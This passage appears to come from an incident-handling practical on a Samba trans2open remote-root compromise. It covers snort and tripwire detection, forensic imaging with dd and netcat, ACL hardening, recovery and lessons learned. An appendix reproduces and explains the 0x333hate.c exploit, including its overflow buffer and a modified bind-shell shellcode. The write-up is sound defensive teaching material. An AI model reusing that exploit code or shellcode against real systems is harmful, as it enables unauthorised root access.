10.0.0.1:1080 -> 10.1.0.2:1708 TCP TTL:64 TOS:0x0 ID:52472 IpLen:20 DgmLen:94
DF
***AP*** Seq: 0x72D25C5F  Ack: 0x7582EEB  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 102651 11511847
```

The first alert, which contains "buffer overflow attempt" immediately makes this an event that should be considered an incident. The fact that there are multiple occurrences of the alert raises the probability that this is an incident. The last alert would certainly make it an incident of the highest priority.

The Incident Handler Lead reviews the alerts every hour. Therefore, if the incident occurs during work hours, the event will be identified within an hour. However, if the incident were to occur on a Friday night, the event may go unnoticed until the following Monday. Having identified this weakness, the Incident Handler Lead is currently working on setting up key alerts to send coded pager alerts to select members of the IRT. This is an item for the Lessons Learned section and will be covered more thoroughly there.

3.2.2. IDS - Tcpdump Analysis of Alert Packets.

The IRT has been trained to not do anything to alert a possible attacker that their actions have been spotted. While the first instinct is to go to the victim machine to start investigating, they know that such actions may cause an attacker to destroy the evidence on the victim machine, or even destroy the entire contents of the victim machine.

Instead, they know to contact the Incident Handler Lead, who would use tcpdump to investigate the packets which caused the snort alerts. By reviewing those packets, the Lead can see that commands are being passed from an external IP address and the results of the commands are being passed back by the victim machine.

Most notably, the results of the "id" command show that the attacker has a root shell. At this point, we know that this is a very dangerous incident.

3.2.3. Tripwire - File Integrity Check.

GOL runs tripwire, a file integrity checker, every night. The results are forwarded to the Incident Handler Lead and the highest ranking Operations people at each location.

Also important to note is that tripwire is also centralized, where the servers send the appropriate binaries and database to the host, run the tripwire check, then retrieve the binaries and database -- leaving no trace of tripwire on the hosts. This makes it less likely that an attacker will realize that tripwire is used to check the host.

If the attack occurred at night, before the tripwire run, it is likely that the tripwire alerts may be the first acknowledgement of an incident. Likely actions that an attacker may take which would show up in tripwire alerts:

- Adding or changing users, which would show up as changes to the /etc/passwd and/or /etc/shadow files.
- Downloading and installing other attack tools like sniffers or other exploits, which would show up as new files.
- Editing files like inetd.conf to allow further attacks, which would show up as modified signatures.

3.2.4. Log Alerts.

GOL uses centralized syslog servers to collect alerts from networking equipment and the more critical alerts from our servers. However, for this incident, we've seen that there are no alerts raised in the /var/log/messages file on the victim server, therefore no alerts would be sent to the syslog servers.

Logs on the host are not helpful to us until we contain the incident, because we do not want to let the attacker know that we've identified their actions as an attack. We did see that numerous error messages were created in the /var/log/samba/smbd.log file:

```
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5598 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5599 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5601 (2.2.5)
```

```
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5602 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5603 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
```

3.2.5. Evidence.

All of the actions of the attacker are routed through a GOL router, which means the snort sensors have captured all of the attacker's activity.

We also have evidence in the tripwire databases on the tripwire servers. Even if the attacker compromised the tripwire check after their attack, we can run a tripwire check after containment to get a good understanding of what's changed on the victim machine.

Lastly, we have the host logs, which aren't very useful in this case. The /var/log/samba/smbd.log error messages only confirm that there was a problem, they do not prove that the attacker had anything to do with those error messages.

3.3. Containment.

For the containment process, I'll proceed with the assumption that it was the Incident Handler Lead who identified the incident by catching the alerts from snort.

The goal of the Containment phase is to halt the damage, especially to prevent it from spreading.

3.3.1. Containment Decision.

Upon identification of the incident by the Incident Handler Lead, a call was placed directly to the President of the company, letting him know that this is a very dangerous incident, the attacker has gained root access on one of our internal servers. Our best option is to contain right away by taking the attacked server down immediately. Filling

the Management role in the IRT, the President makes the business decision to take the compromised machine down as soon as possible.

3.3.2. Deployment.

In this case, the attacked server is in the main GOL data center, which is also where the Incident Handler Lead, Management, and most of the Operations staff work. Being in the same building, the response time is only a few minutes after identification.

On the way to the computer room, the Lead pulls a Unix administrator who is part of the Operations group of the IRT to assist him and take notes. On arrival at the computer room, Operations makes a note of the exact time, while the Lead pulls the power cable, preventing tripping of any booby traps the attacker may have left. Operations responsibility is to take notes of each action taken in the incident handling process.

3.3.3. Network Countermeasures.

Since we know the attack came from the Internet, the Lead makes changes to the ACLs on the router and firewall to prevent the same attack from affecting other servers. The snort alerts showed that the attacks occurred on TCP 139 and TCP 1080.

3.3.3.1. Router ACLs.

The ACLs on the router is changed from:

Incoming traffic from the Internet:

```
access-list 104 permit udp any host 192.168.0.1 eq netbios-ns
access-list 104 permit tcp any host 192.168.0.1 eq 139
access-list 104 permit tcp any host 192.168.0.1 eq 1080
access-list 104 permit tcp any host 192.168.0.1 eq 443
access-list 104 deny   ip any any
```

Outgoing traffic to the Internet:

```
access-list 195 permit udp host 192.168.0.1 eq netbios-ns any
access-list 195 permit tcp host 192.168.0.1 eq 139 any established
access-list 195 permit tcp host 192.168.0.1 eq 1080 any established
access-list 195 permit tcp host 192.168.0.1 eq 443 any established
access-list 195 deny   ip any any
```

To:

Incoming traffic from the Internet:

```
access-list 105 permit tcp any host 192.168.0.1 eq 443
access-list 105 deny   ip any any
```

Outgoing traffic to the Internet:

```
access-list 196 permit tcp host 192.168.0.1 eq 443 any established
access-list 196 deny   ip any any
```

The new ACLs are applied to the serial interface:

```
interface Serial0
 ip access-group 105 in
 ip access-group 196 out
```

3.3.3.2. Firewall ACLs.

The Firewall ACLs are changed from:

Incoming traffic to the outside interface:

```
access-list acl_out4 permit udp any host 192.168.0.1 eq netbios-ns
access-list acl_out4 permit tcp any host 192.168.0.1 eq netbios-ssn
access-list acl_out4 permit tcp any host 192.168.0.1 eq 1080
access-list acl_out4 permit tcp any host 192.168.0.1 eq https
```

Incoming traffic to the inside interface:

```
access-list acl_in6 permit udp 10.0.0.0 255.255.255.0 eq netbios-ns any
access-list acl_in6 permit tcp 10.0.0.0 255.255.255.0 eq netbios-ssn any
access-list acl_in6 permit tcp 10.0.0.0 255.255.255.0 eq 1080 any
access-list acl_in6 permit tcp 10.0.0.0 255.255.255.0 eq https any
```

To:

Incoming traffic to the outside interface:

```
access-list acl_out5 permit tcp any host 192.168.0.1 eq https
```

Incoming traffic to the inside interface:

```
access-list acl_in7 permit tcp 10.0.0.0 255.255.255.0 eq https any
```

The new ACLs are applied to the appropriate interfaces:

```
access-group acl_out5 in interface outside
access-group acl_in7 in interface inside
```

3.3.3. Backups.

Prior to investigation, backups need to be made of the victim server. While the power is still off, the ethernet cable is disconnected from the switch, instead plugged into the hub from the jump kit.

Since the location of the incident is GOL's main data center, the IRT uses a workstation used for investigations rather than the laptop from the jump kit. The workstation is selected because it is easier to swap hard drives in and out on the workstation.

That workstation is disconnected from the LAN, instead connected to the jump kit hub. The workstation's ethernet interface is reconfigured to be on the same network as the victim server:

```
[root@luthor membrich]# ifconfig eth0 10.0.0.10 netmask 255.255.255.0
```

To perform the backup, dd and netcat are used to do a bitwise write of all contents of the victim server to an additional hard drive in the investigation workstation. On the investigation workstation, the following command is used to receive the dd output from the victim server:

```
[root@luthor membrich]# nc -l -p 5000 | dd of=/dev/hdc
```

The victim server is then powered up. The CD with the forensics tools is inserted into the CD-ROM drive and mounted:

```
[root@localhost root]# mount -t iso9660 /dev/cdrom /mnt/cdrom
```

We're not sure of the hardware in the victim server (without consulting the documentation), so we use “ls” to check how many drives are in the victim server:

```
[root@localhost root]# /mnt/cdrom/ls /proc/ide
drivers  hda  hdd  ide0  ide1  piix
```

There is a CD-ROM drive on the victim server, so we're quite sure that hda is the only hard drive.

Begin the backup:

```
[root@localhost root]# /mnt/cdrom/dd if=/dev/hda | /mnt/cdrom/nc
10.0.0.10 5000
```

Once the first backup is done, the victim server is powered down again. The original hard drive is removed, bagged and labeled with the time and date, then the label is signed by the Lead and Operations. The Lead takes the sealed drive to Management, accompanies him to the safe, where it is locked up.

The first backup drive is swapped into the victim server, which is powered up. We begin the second backup, which is what we really work with. This backup is done slightly differently because we want to be able to mount the backed up files on the investigation machine. Instead of using dd to backup the whole drive, we'll use dd to backup individual partitions. However, this is a function that belongs in the Eradication section, see 3.4.1.2. Second Backup.

3.3.4. Assess the Damage to Surrounding Systems.

While they wait for the backups to complete (it took nearly 2 hours for the 30 GB drive in my victim server), the Lead and Operations start investigating the other servers for any signs of attack. At this point, the Lead and Operations knows that there is more work to do than the Lead can handle alone, so we call in another from the Operations staff to take over the note taking.

3.3.4.1. Packet Captures.

The Lead reviews the packet captures to find out what commands the attacker sent to the victim server. A complete command history can be attained through this method.

3.3.4.2. Forensics CD.

Operations uses copies of the forensics CD on the surrounding servers.

The "ps" command is used first to see if Samba or SOCKS Proxy are running on the other servers (since we know the attack uses TCP 139 and TCP 1080). If they are, the services are shut down immediately.

The "netstat -an" command is used to see if there are any connections to the attacker's IP address, any connections to TCP 139 or TCP 1080, or any connections to the victim server. (Connections to the victim server would have been severed, but residual signs of a recent connection may still show up as CLOSE_WAIT state.)

The system logs are reviewed on the surrounding servers and on the central syslog servers. Any errors may be an indication of a further attack.

If any of the surrounding servers appear to have also been attacked, Management is notified and the containment decision is made.

For the surrounding servers that do not appear to have been attacked, we run tripwire to check for any changes. If there are unexplained changes, Management is notified and the containment decision is made.

3.4. Eradication.

This is the phase where we determine how the attack was executed and what we can do to prevent it from happening again.

3.4.1. Determine the Cause and Symptoms.

Through the Containment phase, we found that the damage was limited to the victim server. At this point, we know that the attacker connected to two TCP ports, 139 and 1080. The sequence of the connections were a connection to 139, then an attempted connection to 1080. On the eighth connection to 139, the connection to 1080 was successful and we immediately see the "uname -a; id;" commands sent to the victim server. Therefore, it's a pretty good guess that this is a Samba exploit.

3.4.1.1. Second Backup.

We currently have the original hard disk from the victim server removed and locked in a safe. The victim server is up and running, but on a duplicate hard disk. We do not want to do any investigation directly on the current victim server hard disk. Rather, we want to use this as the master copy for any further duplicates. To actually do investigation,

we want to copy the contents of the current victim server hard disk to the investigation workstation.

I prefer to backup from partition to partition, which means I need to create partitions on my investigation machine that are identical to those on the victim server. To get the sizes of the partitions on the victim server:

```
[root@localhost root]# fdisk /dev/hda

The number of cylinders for this disk is set to 59582.
There is nothing wrong with that, but this is larger than 1024,
and could in certain setups cause problems with:
1) software that runs at boot time (e.g., old versions of LILO)
2) booting and partitioning software from other OSs
   (e.g., DOS FDISK, OS/2 FDISK)

Command (m for help): p

Disk /dev/hdc: 16 heads, 63 sectors, 59582 cylinders
Units = cylinders of 1008 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hdc1   *         1       203    102280+  83  Linux
/dev/hdc2           204     41111  20617632   83  Linux
/dev/hdc3         41112     56072   7540344   83  Linux
/dev/hdc4         56073     59582   1769040    f  Win95 Ext'd (LBA)
/dev/hdc5         56073     57112    524128+  83  Linux
/dev/hdc6         57113     59192   1048288+  83  Linux
/dev/hdc7         59193     59582    196528+  82  Linux swap
```

I also used fdisk to set up the partitions on the investigation workstation. For brevity, I'll only show the creation of one partition:

```
[root@luthor root]# fdisk /dev/hdc

The number of cylinders for this disk is set to 59582.
There is nothing wrong with that, but this is larger than 1024,
and could in certain setups cause problems with:
1) software that runs at boot time (e.g., old versions of LILO)
2) booting and partitioning software from other OSs
   (e.g., DOS FDISK, OS/2 FDISK)

Command (m for help): n
Command action
   e   extended
   p   primary partition (1-4)
p
Partition number (1-4): 1
First cylinder (1-59582, default 1):
Using default value 1
Last cylinder or +size or +sizeM or +sizeK (1-59582, default 59582): 203

Command (m for help): w
The partition table has been altered!
```

```
Calling ioctl() to re-read partition table.
Syncing disks.
[root@luthor root]#
```

After creating the partitions, we need to create the file systems a look at /etc/fstab on the victim server tells us that all of the partitions except swap are created as ext3 file systems. We duplicate that on the investigation workstation, I'll show only the root file system creation for brevity:

```
[root@luthor root]# mkfs -t ext2 -j /dev/hdc5
mke2fs 1.27 (8-Mar-2002)
Filesystem label=
OS type: Linux
Block size=1024 (log=0)
Fragment size=1024 (log=0)
131072 inodes, 524128 blocks
26206 blocks (5.00%) reserved for the super user
First data block=1
64 block groups
8192 blocks per group, 8192 fragments per group
2048 inodes per group
Superblock backups stored on blocks:
        8193, 24577, 40961, 57345, 73729, 204801, 221185, 401409

Writing inode tables: done
Creating journal (8192 blocks): done
Writing superblocks and filesystem accounting information: done

This filesystem will be automatically checked every 33 mounts or
180 days, whichever comes first.  Use tune2fs -c or -i to override.
```

Then I begin backing up the partitions. For brevity, I'll show the backup and mounting of just the root partition.

On the investigation workstation, set up netcat to listen for dd input:

```
[root@luthor root]# nc -l -p 5000 | dd of=/dev/hdc5
```

On the victim server, send dd output to netcat:

```
[root@localhost root]# /mnt/cdrom/dd if=/dev/hda5 | /mnt/cdrom/nc 10.0.0.10
5000
```

Once that transfer completes, I can mount an exact duplicate of the root partition of the victim server on my investigation workstation:

```
[root@localhost root]# mount -r /dev/hdc5 /mnt/root
[root@localhost root]# ls /mnt/root
bin   dev  home    lib         misc  opt   root  tmp  var
boot  etc  initrd  lost+found  mnt   proc  sbin  usr
[root@localhost root]#
```

3.4.1.2. Examine System Logs.

After mounting the second backup disk on the investigation workstation, the Lead takes a look at the system logs from the victim server.

```
[root@luthor membrich]# mkdir /mnt/var
[root@luthor membrich]# mount -r /dev/hdc6 /mnt/var
```

The only indication of any problem is found in /var/log/samba/smbd.log:

```
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5598 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5599 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5601 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5602 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5603 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
```

```
PANIC: internal error
```

These errors confirm that it was probably a Samba exploit. A bit of searching on google turns up many sources on many Samba exploits. The most recent of which matches the snort alerts -- a vulnerability in the trans2open function. Further searching on google and the Packet Storm Security website show multiple exploits. Since we do not have the source code, we can't tell which specific exploit was used. If we really wanted to know which exploit, we could download each exploit and compare the shellcodes or other data sent by the attacker.

To fix this vulnerability, we need to upgrade Samba to version 2.2.8a or higher (at time of this writing, version 3.0.0beta2 is available.)

3.4.2. Improving Defenses.

3.4.2.1. Host Defenses.

Samba is upgraded to version 2.2.8a, which is not vulnerable to the trans2open exploit. We also found that the Samba Team recommends using the "hosts allow" and "hosts deny" options in the smb.conf file. The Manager of the victim server is consulted on which networks need access to the Samba server. Operations makes changes like the following:

```
hosts allow = 127.0.0.1 172.16.0.0/24 172.16.5.0/24
hosts deny = 0.0.0.0/0
```

This allows the localhost (127.0.0.1), and two other networks (172.16.0.0/24 and 172.16.5.0/24), then denies everything else.

The same changes are made on all Samba servers. All other servers are checked for Samba functionality. Any servers that have Samba installed, but do not need to run Samba have the Samba functionality removed.

3.4.2.2. Network Defenses.

Instead of replacing the old router and firewall ACLs, the Lead replaces the ACLs with more specific ACLs, also removing any unnecessary ports.

3.4.2.2.1. Router ACLs.

```
access-list 106 permit udp 172.16.0.0 0.0.0.255 host 192.168.0.1 eq netbios-
ns
access-list 106 permit udp 172.16.5.0 0.0.0.255 host 192.168.0.1 eq netbios-
ns
access-list 106 permit tcp 172.16.0.0 0.0.0.255 host 192.168.0.1 eq 139
access-list 106 permit tcp 172.16.5.0 0.0.0.255 host 192.168.0.1 eq 139
access-list 106 deny   ip any any
```

```
access-list 197 permit udp host 192.168.0.1 eq netbios-ns 172.16.0.0
0.0.0.255
access-list 197 permit udp host 192.168.0.1 eq netbios-ns 172.16.5.0
0.0.0.255
access-list 197 permit tcp host 192.168.0.1 eq 139 172.16.0.0 0.0.0.255
established
access-list 197 permit tcp host 192.168.0.1 eq 139 172.16.0.0 0.0.0.255
established
access-list 197 deny   ip any any
```

The new ACLs are applied to the serial interface:

```
interface Serial0
 ip access-group 106 in
 ip access-group 197 out
```

3.4.2.2.2. Firewall ACLs.

```
access-list acl_out6 permit udp 172.16.0.0 255.255.255.0 host 192.168.0.1 eq
netbios-ns
access-list acl_out6 permit udp 172.16.5.0 255.255.255.0 host 192.168.0.1 eq
netbios-ns
access-list acl_out6 permit tcp 172.16.0.0 255.255.255.0 host 192.168.0.1 eq
netbios-ssn
access-list acl_out6 permit tcp 172.16.5.0 255.255.255.0 host 192.168.0.1 eq
netbios-ssn

access-list acl_in8 permit udp 10.0.0.0 255.255.255.0 eq netbios-ns
172.16.0.0 255.255.255.0
access-list acl_in8 permit udp 10.0.0.0 255.255.255.0 eq netbios-ns
172.16.5.0 255.255.255.0
access-list acl_in8 permit tcp 10.0.0.0 255.255.255.0 eq netbios-ssn
172.16.0.0 255.255.255.0
access-list acl_in8 permit tcp 10.0.0.0 255.255.255.0 eq netbios-ssn
172.16.5.0 255.255.255.0
```

The new ACLs are applied to the appropriate interfaces:

```
access-group acl_out6 in interface outside
access-group acl_in8 in interface inside
```

3.4.3. Vulnerability Analysis.

The Lead uses nmap to scan GOL's networks for hosts listening on TCP 139. The list of hosts is given to Operations, who collaborates with the Managers responsible for the hosts. For the Unix/Linux hosts, if they need to run Samba, it is upgraded to version 2.2.8a, which is not vulnerable to the exploit. If they do not need to run Samba, the Samba service is stopped and the Samba functionality removed.

3.5. Recovery.

The goal of the Recovery phase is to bring the systems back into operation.

Rather than repair the current system, we opted to restore from the most recent backup. GOL backs up this system twice a week, the most recent backup was from two days prior. The Operations staff uses the tripwire reports to create a diff report of the Samba shares, which is delivered to the Manager responsible for the victim server. The Manager is to tell us which files in the Samba shares need to be restored from the compromised server to the restored server.

Once the restoration is complete, the Manager of the victim server is asked to check the system out: To make sure the system is functioning normally and that the data is recovered sufficiently.

3.6. Lessons Learned.

The goal of the Lessons Learned phase is to go over the actions taken before and during the incident response process to see if we can improve our processes to prevent a similar incidents and improve our incident handling process.

3.6.1. Improving the Preparation Phase.

Certainly, most of the improvements can be made in the Preparation phase. The most obvious improvement would be keeping current on vulnerabilities. Had GOL known that their version of Samba was vulnerable to a remote root exploit, they would have patched or upgraded the software on their systems. The Incident Handling Lead and several of the Operations staff have subscribed to the Bugtraq mailing list.

The network management staff has also gone back to review the ACLs of all of their networking equipment to make sure that the ACLs are tightened down, allowing only necessary services and limiting them to only necessary hosts or networks.

The intrusion detection system also needs review, since alerts are only reviewed during business hours. While GOL cannot afford to employ staff to review the alerts 24 by 7, the Incident Handling Lead is reviewing the snort servers, looking for a way to send pager alerts on the more major alerts -- anything to do with a shell compromise or buffer overflows. Management is also considering additional compensation for the Incident Handling Lead to review snort alerts during the weekend (use VPN access to check alerts at least once a day).

Also, Management has seen how much the incident handling process relies on the single Incident Handling Lead. Management has asked the Lead to train the highest ranking Operations staffers in each location.

3.6.2. Improving the Identification Phase.

Although this phase was rather smooth, the IRT staffers felt it was too slow. They are currently reviewing software tools to help review the logs, logwatch is the first tool they

are investigating. The Lead is looking for tools to help in extracting the commands from the tcpdump logs.

3.6.3. Improving the Eradication Phase.

The IRT staffers were not satisfied with their vulnerability assessment tools, so are looking into running nessus.

Also, the IRT staffers were surprised at how little they actually know about their own servers – we didn't know how many hard disks were in the victim server, how many partitions were on that disk, and what file system was used for each partition. To remedy this, they are looking into putting such information into the jump kit. We haven't decided yet whether this means simply documenting when the server is created or if we need to set up a cron job to periodically get this information from the servers.

3.6.4. Improving the Recovery Phase.

Both the IRT staffers and the Manager of the victim server were very unsatisfied with the recovery phase. Specifically, the process of determining which files should be restored was very slow and didn't really tell us whether the files were modified by the attacker or by authorized users. While they haven't yet figured out a better method than reviewing the tripwire reports, they know it needs to get better.

3.7. References.

Beale, Jay. "Bastille-2.1.1.tar.bz2." <http://prdownloads.sourceforge.net/sourceforge/bastille-linux/Bastille-2.1.1.tar.bz2> (10 July 2003).

"Infosec Acceptable Use Policy." The SANS Security Policy Project. <http://www.sans.org/resources/policies/Acceptable_Use_Policy.pdf> (9 July 2003).

Appendix 1: Detailed Walkthrough of 0x333hate.c Source Code.

To thoroughly explain the 0x333hate.c exploit, I'll go over the source code to explain what's happening.

A.1.1. The main() procedure.

```
1)    int
2)    main (int argc, char * argv[])
3)    {
4)       int c;
5)       unsigned long ret;
6)       while((c=getopt (argc, argv, "ht:p:")) != EOF)
7)       {
8)          switch(c)
9)          {
10)            case 't': target = optarg; break;
11)            case 'p': port = atoi (optarg); break;
12)            case 'h': usage (argv[0]);
13)            default : usage (argv[0]);
14)         }
15)      }
16)      if (argc==1 || target == NULL)
17)         usage (argv[0]);
18)      fprintf (stdout, "\n [~] 0x333hate => samba 2.2.x remote root
exploit [~]\n");
19)      fprintf (stdout, " [~]      coded by c0wboy ~ www.0x333.org
[~]\n\n");
20)      fprintf (stdout, " [-] connecting to %s:%d\n", target, port);
21)      fprintf (stdout, " [-] stating bruteforce\n\n");
22)      for (ret=START; ret>=STOP; ret-=OFFSET)
23)      {
24)         fprintf (stdout, " [-] testing 0x%x\n", ret);
25)         hate (ret);
26)         exploit ();
27)      }
28)      fprintf (stdout, " [-] uhm ... maybe samba is not vulnerable !\n");
29)      return 0;
30)   }
```

The action begins with the for loop on line 22. To understand what that for loop is doing, we need more information, namely what do START, STOP and OFFSET mean. These are defined as:

```
#define START  0xbfffffff
#define STOP   0xbf000000
#define OFFSET 512
```

Now that we have that information, we can see that the for loop runs the exploit for offset values between 0xbfffffff through 0xbf000000, each time stepping down 512. For each iteration of the guessed offset value, a message will be printed on the screen for the attacker (line 24), the hate() function will be called with the guessed offset value (line 25), and the exploit() function will be called (line 26).

If it runs through all of the offset values without success, the attacker gets the message on line 28 and the exploit ends.

A.1.2. The hate() function.

```
1)    void
2)    hate (unsigned long ret)
3)    {
4)       int i;
5)       char *ptr=buffer;
6)       bzero(buffer, BUFFER);
7)       memcpy ((char *)ptr, overflow, 96);
8)       ptr += 96;
9)       memset ((char *)ptr, NOP, (772+36));
10)      ptr += (772+36);
11)      memcpy ((char *)ptr, shellcode, strlen (shellcode));
12)      ptr += strlen (shellcode);
13)      memset ((char *)ptr, NOP, (87+44));
14)      ptr += (87+44);
15)      for (i = 1127 ; i < 1159 ; i += 4)
16)         *(long *) &buffer[i] = ret;
17)   }
```

In line 6, the function bzero() is used to clear memory for the buffer variable, of BUFFER size, BUFFER is defined as:

```
#define BUFFER 1500
```

In line 7, the function memcpy copies 96 bytes of overflow into (char *)ptr. overflow is defined as:

```
unsigned char overflow[] =
         "\x00\x04\x08\x20\xff\x53\x4d\x42\x32\x00\x00\x00\x00"
         "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
         "\x00\x00\x01\x00\x00\x00\x64\x00\x00\x00\x00\xd0\x07"
         "\x0c\x00\xd0\x07\x0c\x00\x00\x00\x00\x00\x00\x00\x00"
         "\x00\x00\x00\xd0\x07\x43\x00\x0c\x00\x14\x08\x01\x00"
         "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
         "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
         "\x00\x00\x00\x00\x90";
```

Line 8 moves the pointer ptr over 96 bytes, this gets (char *)ptr ready to accept more input after the overflow code.

In line 9, the function memset() is used to fill the next 808 (that's 772+36) bytes of (char *)ptr with NOP. NOP is defined as:

```
#define NOP    0x90
```

Line 10 moves the pointer ptr over 808 bytes to get (char *)ptr ready for more input.

In line 11, the function memcpy is used to copy the shellcode to (char *)ptr. shellcode is defined as:

```
unsigned char shellcode[] =
         "\x31\xc0\x50\x40\x89\xc3\x50\x40\x50\x89\xe1\xb0\x66"
         "\xcd\x80\x31\xd2\x52\x66\x68\x04\x38\x43\x66\x53\x89"
         "\xe1\x6a\x10\x51\x50\x89\xe1\xb0\x66\xcd\x80\x40\x89"
         "\x44\x24\x04\x43\x43\xb0\x66\xcd\x80\x83\xc4\x0c\x52"
         "\x52\x43\xb0\x66\xcd\x80\x93\x89\xd1\xb0\x3f\xcd\x80"
         "\x41\x80\xf9\x03\x75\xf6\x52\x68\x6e\x2f\x73\x68\x68"
         "\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd"
         "\x80";
```

Note: I changed the shellcode to change the port to which /bin/sh is bound. The port is represented by "\x04\x38" in the second line. The original value was "\x13\xd2", which is port 5074.

Line 12 moves the pointer ptr over the same number of bytes as the length of the shellcode (which is 92 bytes), getting (char *)ptr ready for more input.

In line 13, the function memset is used to copy in another 131 bytes of NOP.

Line 14 moves the pointer ptr over 131 bytes, getting (char *)ptr ready for more input.

Lines 15 and 16 use a for loop to write the guessed offset to the end of (char *)ptr (which is represented as the variable "buffer"). The guessed offset is written eight times.

In summary, hate() function builds the contents of the crafted packet in the variable "buffer." After the hate() function, the variable "buffer" looks like this:

96 bytes of the overflow code,
808 bytes of NOP code,
92 bytes of shellcode,
131 bytes of NOP code,
32 bytes, repeating the guessed offset (4 bytes), eight times.

Here is a sniffed packet that shows the transmission of this crafted packet, the overflow code begins at 0x0042 (the third byte on the fifth line).

```
0000  00 04 5a 85 30 82 00 04 9a d0 e6 d1 08 00 45 00   ..Z.0.........E.
0010  05 8c 82 f2 40 00 3e 06 a0 76 0a 01 00 02 0a 00   ....@.>..v......
0020  00 01 06 9d 00 8b 07 55 25 89 72 b3 eb ed 80 10   .......U%.r.....
0030  16 d0 cc ef 00 00 01 01 08 0a 00 af a7 ff 00 01   ................
0040  90 d1 00 04 08 20 ff 53 4d 42 32 00 00 00 00 00   ..... .SMB2.....
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00      ................
0060  00 00 64 00 00 00 00 d0 07 0c 00 d0 07 0c 00 00   ..d.............
0070  00 00 00 00 00 00 00 00 00 d0 07 43 00 0c 00 14   ...........C....
0080  08 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00a0  00 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0100  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0110  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0120  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0130  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
